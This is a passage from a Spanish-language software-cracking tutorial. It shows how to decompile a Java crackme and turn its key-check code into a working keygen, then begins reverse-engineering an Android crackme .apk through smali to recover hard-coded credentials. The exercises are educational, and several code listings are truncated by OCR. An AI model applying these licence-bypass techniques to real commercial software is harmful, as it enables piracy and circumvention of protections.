Tenemos ahí tres campos, uno en el que debemos escribir un nombre, tenemos un **ComboBox** con la opción de elegir varios países y un campo para escribir una clave.

Parece ser que la clave se está generando a partir del nombre y del país que seleccionemos.

Hagamos una prueba.




Imagen 5.20.5: Datos incorrectos.

- La combinación que colocamos no es la correcta, teniendo como resultado el mensaje ***Invalid Key***.
- Ahora nos toca extraer el código para analizarlo y encontrar la forma de romper su protección. Recordar que un archivo **.jar** es un ejecutable de Java y que éste se puede descomprimir con **Winrar.**




Imagen 5.20.6: Abriendo .jar con Winrar.:

Lo anterior nos extrae todas las clases y recursos que construyen el ejecutable:





Imagen 5.20.7: Explorando clases.


- La primera clase a investigar será ***Main.class***. Damos doble clic sobre ésta y automáticamente se abre con Java Decompiler.

Ya en el código, la parte interesante está en el método ***doneActionPerformed*** *(ActionEvent evt)*, aquí se encuentran las sentencias que se ejecutan al presionar el botón que hace la comprobación.



```
private void doneActionPerformed(A
{
   String str2 = null;
   int m = 0;
   int sum = 0;
   String cmp = t2.getText();
   String str1 = t1.getText();
   c1.getSelectedItem();
   Object selectedItem = c1.getSelec
   if(selectedItem != null)
      str2 = selectedItem.toString();
   for(int i = 0; i < str1.length(); i++)
      if(Character.isLetter(str1.charAt(
      {
         m = str1.charAt(i);
         sum += m;
      }

   Dark dr = new Dark();
   Boolean chk = Boolean.valueOf(dr.
   if(chk.booleanValue())
      JOptionPane.showMessageDial
   else
      JOptionPane.showMessageDial
}
```

Imagen 5.20.8: Revisando el método.



```
private void doneActionPerformed
{
   String str2 = null;
   int m = 0;
   int sum = 0;
   String cmp = t2.getText();
   String str1 = t1.getText();
   c1.getSelectedItem();
   Object selectedItem = c1.getSel
   if(selectedItem != null)
      str2 = selectedItem.toString();
   for(int i = 0; i < str1.length(); i++)
      if(Character.isLetter(str1.char
      {
         m = str1.charAt(i);
         sum += m;
      }

   Dark dr = new Dark();
   Boolean chk = Boolean.valueOf(
   if(chk.booleanValue())
      JOptionPane.showMessageD
   else
      JOptionPane.showMessageD
}
```

Imagen 5.20.9:

Construyendo Keygen en Java.

A partir de aquí vamos a construir el **Keygen**.

Vamos a utilizar el editor de texto **Notepad ++** para programar nuestro **Keygen.**

- Primero copiamos el código que está dentro del método **doneActionPerformed** y lo pegamos el **Notepad ++.**

```
private void doneActionPerformed(ActionEvent evt)
{
   String str2 = null;
   int m = 0;
   int sum = 0;
   String cmp = t2.getText();
   String str1 = t1.getText();
   c1.getSelectedItem();
   Object selectedItem = c1.getSelectedItem();
   if(selectedItem != null)
      str2 = selectedItem.toString();
   for(int i = 0; i < str1.length(); i++)
      if(Character.isLetter(str1.charAt(i)))
      {
         m = str1.charAt(i);
         sum += m;
      }

   Dark dr = new Dark();
   Boolean chk = Boolean.valueOf(dr.StrM(str2, cmp, sum));
   if(chk.booleanValue())
      JOptionPane.showMessageDialog(this, "Successfully CrAcked", "Success", 1);
   else
      JOptionPane.showMessageDialog(this, "Invalid Key", "Error", 0);
}
```

```
1   String str2 = null;
2   int m = 0;
3   int sum = 0;
4   String cmp = t2.getText();
5   String str1 = t1.getText();
6   c1.getSelectedItem();
7   Object selectedItem = c1.getSelectedItem();
8   if(selectedItem != null)
9       str2 = selectedItem.toString();
10  for(int i = 0; i < str1.length(); i++)
11      if(Character.isLetter(str1.charAt(i)))
12      {
13          m = str1.charAt(i);
14          sum += m;
15      }
16
17  Dark dr = new Dark();
18  Boolean chk = Boolean.valueOf(dr.StrM(str2, cmp, sum));
19  if(chk.booleanValue())
20      JOptionPane.showMessageDialog(this, "Successfully CrAcked", "Success", 1);
21  else
22      JOptionPane.showMessageDialog(this, "Invalid Key", "Error", 0);
23
```

Imagen 5.21.0: Reacomodando el código.

Después agregamos algunas partes importantes para que funcione nuestro programita en java, como son la sentencia **import, public class**, muy importante el método **main**, etc. Además, hacemos algunas otras modificaciones. Quedando el código del **Keygen** como se muestra a continuación.




Imagen 5.21.1: Ingresamos parámetros por default.

- Las sentencias que agregamos o que modificamos se muestran resaltadas en color amarillo. Para hacer este **Keygen** más sencillo, sólo lo generé para la combinación de usuario "Chonchito y el país "México". Invito al estudiante a que por su cuenta pueda mejorarlo, dando la opción a cualquier usuario y cualquier país.

Un detalle importante a considerar, es que en la línea del **return** queremos que el método **StrM** de la **clase Dark** nos regrese un **String.** Pero si analizamos el código de la **clase Dark**, tenemos que ese método regresa un valor Booleano, falso y verdadero. Entonces también debemos hacer un pequeño cambio en esa clase. Se muestra a continuación.

```
import java.util.ArrayList;

public class Dark
{

   public Dark()
   {
   }

  public boolean StrM(String s1, String cmp, int c1)
   {
      s1 = s1.substring(0, 5);
      PermutationGenerator pm = new PermutationGenerator(s1);
      ArrayList permut = pm.getPermutations();
      s2 = (String)permut.get(3);
      s3 = (String)permut.get(10);
      s4 = (String)permut.get(17);
      ch1 = s2.charAt(3);
      ch2 = s3.charAt(3);
      ch3 = s4.charAt(3);
      n1 = ch1;
```

Imagen 5.21.2: Antes

```
import java.util.ArrayList;

public class Dark
{

   public Dark()
   {
   }

  public String StrM(Stri
   {
      s1 = s1.substring(0,
      PermutationGenerat
      ArrayList permut = p
      s2 = (String)permut.
      s3 = (String)permut.
      s4 = (String)permut.
      ch1 = s2.charAt(3);
```

Imagen 5.21.3: Ahora

```
      {
         c[i][j] = 0;
         for(int k = 0; k < 3; k++)
            c[i][j] = c[i][j] + a[i][k] * b[k][j];

      }

   }

   y2 = c[2][2];
   y2 = y2 * y1;
   return cmp.equals(String.valueOf(y2));
}
```

Imagen 5.21.4: Antes

```
   for(int j = 0; j < 3; j++)
   {
      c[i][j] = 0;
      for(int k = 0; k < 3; k++)
         c[i][j] = c[i][j] + a[i][k] * b[k][j];

   }

}

y2 = c[2][2];
y2 = y2 * y1;
return String.valueOf(y2);
}
```

Imagen 5.21.5: Ahora

Como se muestra en las imágenes también se ejecutan cambios para poder ejecutar con éxito nuestro **Keygen**.

- Guardamos los cambios en la **clase Dark**, se genera un nuevo archivo **Dark.java** el cual tenemos que volver a compilar.
- El comando para compilar desde consola es **javac Dark.java**:




Imagen 5.21.6: Compilando

- Después compilamos nuestro Keygen con **javac Keygen.java.**




Imagen 5.21.7: Una vez compilado

- Y por último ejecutamos el archivo Keygen con el comando **java Keyge:**





Imagen 5.21.8: Ejecutando.

Ahí vemos que la contraseña para el usuario "Chonchito" y el país México es, ***644873.***

Vamos a probar si funciona.

Imagen 5.21.9: Mensaje correcto..



Aquí vimos que aprovechando el mismo código del programa y con un poco de lógica, podemos crear nuestro keygen sencillamente.

Cracking .apk (Android)

Introducción.

Android es un sistema operativo basado en Linux, diseñado principalmente para dispositivos móviles y sus aplicaciones se desarrollan habitualmente en el lenguaje Java con el uso de Android Software Development Kit (Android SDK), el cual usa una máquina virtual llamada Dalvik. Dalvik está optimizada para requerir poca memoria, dentro del SDK de Android se encuentra una herramienta llamada "DX" y la cual permite transformar los archivos Class de Java compilados por un compilador Java al formato de archivos .Dex el cual es diminutivo de "Dalvik Executable Format", la aplicación final termina comprimida en un fichero con extensión .APK en el cual se encuentran diferentes archivos como imágenes, xml, etc. APK es una variante del formato JAR de java y es básicamente un archivo .ZIP con diferente extensión y por lo tanto puede ser abierto por cualquier archivador .zip .rar.

Así como Reflector y Dj Decompiler es la misma dinámica ya que podemos acceder al código y poder hacer un intérprete del mismo ya que así podemos generar un keygen como ejemplo de los 2 últimos capítulos.

Preparando nuestro entorno de trabajo.

Para este ejercicio usaremos nuestra máquina virtual en W7 ya preparado con las herramientas necesarias, puede uno descargar los programas por separado con requerimientos mínimos para poder realizar con éxito los ejercicios.

Herramientas necesarias:

- Advanced Apk Tool
- Dex2jar

Advanced Apk Tool.

APKTOOL es un programa fácil de usar que le permite volver a compilar o descompilar un apk sin errores esta herramienta es para S.O. Windows.

Dex2jar.


Dex2Jar: Como su nombre nos lo dice, permite pasar de **.dex** a **.jar**, podemos usarlo individualmente o en conjunto con las herramientas que nombraremos aquí. Web oficial: http://code.google.com/p/dex2jar/

Ejercicio Crackme1.apk

Para este ejercicio se puede utilizar un emulador de Android para ver el comportamiento de la aplicación, o bien, se puede instalar directamente a un equipo.

La interfaz de la **apk** se muestra a continuación.

Imagen 5.22.0: Ingresando datos.



- Si introducimos cualquier usuario/contraseña y damos clic en el botón Login, seguramente estará incorrecto y como resultado tenemos el mensaje "Login incorrecto".

El **apk** de ejercicio se encuentra en la ruta **Documents\Cracking\Pruebas cracking\Cracking Android.**

- Primero vamos a obtener el código **smali** (se puede decir que es el código ensamblador de las apk Android), se utiliza una aplicación llamada **Advanced Apk Tool**. Esta se encuentra en Documentos:




Imagen 5.22.1: Ejecutando AdvancedApkTool.exe

Copiamos el archivo **crackme1.apk** en el directorio **2-In** de **Advanced Apk Tool**.





Imagen 5.22.2: Se abrirá crackme1.apk

- Después ejecutamos el programa **AdvancedApkTool.exe**:

Imagen 5.22.3: Observando opciones AdvancedApktool.



- Elegimos la opción 2 y nos pide seleccionar qué **apk** queremos descompilar.




Imagen 5.22.4: Decompilando el archivo .apk

- Después nos pregunta que si estamos seguros, escribimos la letra *y* para indicarle que sí aceptamos el proceso.




Imagen 5.22.5: Finalizando la des compilación.

- Comienza el proceso de des compilación, y una vez finalizado vemos en el directorio **3-Out** que se genera un directorio con el mismo nombre del **apk**:

Imagen 5.22.6: Carpeta generada con el contenido de la apk.

- Buscamos dentro del directorio que se generó en la ruta crackme1.apk\smali\com\hpys\crackmes\ el archivo crackme1hpys$1.smali y lo abrimos con Notepad ++:






Imagen 5.22.7: Analizando las clases.



```
.class Lcom/hpys/crackmes/cr
.super Ljava/lang/Object;
.source "crackme1hpys.java"

# interfaces
.implements Landroid/view/Vi


# annotations
.annotation system Ldalvik/a
    value = Lcom/hpys/crackm
.end annotation

.annotation system Ldalvik/a
    accessFlags = 0x0
    name = null
.end annotation


# instance fields
.field final synthetic this$


# direct methods
.method constructor <init>(L
    .locals 0

    .prologue
    .line 1
    iput-object p1, p0, Lcom

    .line 55
    invoke-direct {p0}, Ljav

    return-void
.end method
```

Imagen 5.22.8: detectando métodos.

En el código **smali**, vamos a investigar el método **onClick**:



```
# virtual methods
.method public onClick(Landroid/view/V
    .locals 5
    .param p1, "v"    # Landroid/view/

    .prologue
    .line 58
    iget-object v3, p0, Lcom/hpys/crac

    # getter for: Lcom/hpys/crackmes/c
    invoke-static {v3}, Lcom/hpys/crac

    move-result-object v3

    invoke-virtual {v3}, Landroid/widg

    move-result-object v3

    invoke-interface {v3}, Landroid/te

    move-result-object v2

    .line 59
    .local v2, "username":Ljava/lang/S
    iget-object v3, p0, Lcom/hpys/crac

    # getter for: Lcom/hpys/crackmes/c
    invoke-static {v3}, Lcom/hpys/crac

    move-result-object v3

    invoke-virtual {v3}, Landroid/widg

    move-result-object v3

    invoke-interface {v3}, Landroid/te
```

Imagen 5.22.9: Obteniendo datos de acceso.

Que básicamente lo que hace es comprobar que el usuario sea "admin3", y la contraseña se genera con la cadena "PBAGENFRAN456" y la función **doConvert**.

```
    .local v0, "password":Ljava/lang/String;
    const-string v3, "PBAGENFRAN456"

    invoke-static {v3}, Lcom/hpys/crackmes/crackme1hpys;->doConvert(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v1

    .line 63
    .local v1, "secreto":Ljava/lang/String;
    const-string v3, "admin3"

    invoke-virtual {v2, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v3

    if-eqz v3, :cond_0

    invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v3

    if-eqz v3, :cond_0

    .line 64
    iget-object v3, p0, Lcom/hpys/crackmes/crackme1hpys$1;->this$0:Lcom/hpys/crackmes/crackme1hpys;

    # getter for: Lcom/hpys/crackmes/crackme1hpys;->lblResult:Landroid/widget/TextView;
    invoke-static {v3}, Lcom/hpys/crackmes/crackme1hpys;->access$2(Lcom/hpys/crackmes/crackme1hpys;)Landroid/widget/TextView;

    move-result-object v3

    const-string v4, "\u00a1Bien hecho!"

    invoke-virtual {v3, v4}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    .line 68
    :goto_0
    return-void

    .line 66
    :cond_0
    iget-object v3, p0, Lcom/hpys/crackmes/crackme1hpys$1;->this$0:Lcom/hpys/crackmes/crackme1hpys;

    # getter for: Lcom/hpys/crackmes/crackme1hpys;->lblResult:Landroid/widget/TextView;
    invoke-static {v3}, Lcom/hpys/crackmes/crackme1hpys;->access$2(Lcom/hpys/crackmes/crackme1hpys;)Landroid/widget/TextView;

    move-result-object v3

    const-string v4, "Login incorrecto."

    invoke-virtual {v3, v4}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    goto :goto_0
.end method
```

Imagen 5.23.0: Obteniendo datos.

- Vamos a extraer el código completo del **apk.** Primero debemos generar el archivo con extensión **.dex** a partir del **.apk**. Para eso se utiliza el comando ***jar xvf NombreDelArchivo.apk clases.dex***, desde la consola en Windows.




Imagen 5.23.1: Muestra el archivo clases.dex

A partir del archivo **clases.dex** podemos extraer las clases que conforman el **apk.**

